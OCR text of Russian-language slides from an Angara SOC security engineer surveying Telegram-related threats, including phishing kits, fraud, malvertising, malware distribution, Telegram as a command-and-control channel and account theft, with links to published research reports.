такой желанный telegram

ЛАДА АНТИПОВА

ANGARA SOC

/ WHOAMI

ANGARA SOC

1 SECURITY ENGINEER
YEAR

3 IN-HOUSE SOC
YEARS


3 DFIR
YEARS

GCFA
CERTIFIED

Вся предоставляемая информация получена законным путем.

Все нижеизложенное приводится **исключительно в информационных и образовательных целях.**
Повторение действий из презентации, возможно только с полного согласия собственника информационной инфраструктуры, в которой выполняются действия.
Авторы запрещают применение действий из презентации в незаконных целях.

Представленный материал **не пропагандирует** и не призывает к совершению преступных деяний в отношении других лиц, компаний и/или организаций, а также государства.


чаты
звонки
аудио
и видео
менеджер паролей
??????????
каналы
трансляции
файлы
секретные чаты

ANGARA SOC

фишинг

автоматизация создания фишинга
распространение фиш-китов
phishing-as-a-service

фейковые приложения

Рынок фиш-китов: фишинг «из коробки», URL: https://securelist.ru/phishing-kit-market-whats-inside-off-the-shelf-phishing-packages/104790/
Рынок фишинга в Telegram, URL: https://securelist.ru/telegram-phishing-services/107193/
Поддельная веб-версия Telegram на службе у фишеров, URL: https://securelist.ru/phishing-fake-telegram/106819/
How Telegram accounts are hijacked, URL: https://www.kaspersky.com/blog/telegram-takeover-contest/47195/

ANGARA SOC

мошенничество

новые функции =
новые схемы мошенничества

В РФ заметили рост числа фейковых объявлений о продаже школьных принадлежностей, URL: https://tass.ru/obschestvo/18518665
Новые функции в Telegram = новые схемы мошенничества, URL: https://t.me/F_A_C_C_T/2951

ANGARA SOC

малвертайзинг

Spyware messengers on Google Play, URL: https://www.kaspersky.com/blog/telegram-signal-malware-in-google-play/48937/

Hong Kong residents targeted in malvertising campaigns for WhatsApp, Telegram, URL: https://www.malwarebytes.com/blog/threat-intelligence/2023/10/hong-kong-residents-targeted-in-malvertising-campaigns-for-whatsapp-telegram

ANGARA SOC

файлообменник

распространение ВПО

публикация утечек
(фейковых в том числе)

Семь ликов тьмы, URL: https://bi.zone/expertise/research/7-faces-of-darkness/

ANGARA SOC

сервер управления

Telegram Malware Spotted in Latest Iranian Cyber Espionage Activity, URL: https://www.mandiant.com/resources/blog/telegram-malware-iranian-espionage

Instant Messaging-Based Adversarial C2 Techniques and How to Detect Them, URL: https://www.dragos.com/blog/how-to-detect-adversarial-c2-techniques-in-instant-messaging/


ANGARA SOC


кража аккаунтов и групп


ANGARA SOC


1. Это сложно

2. Вообще-то, у меня установлен облачный пароль

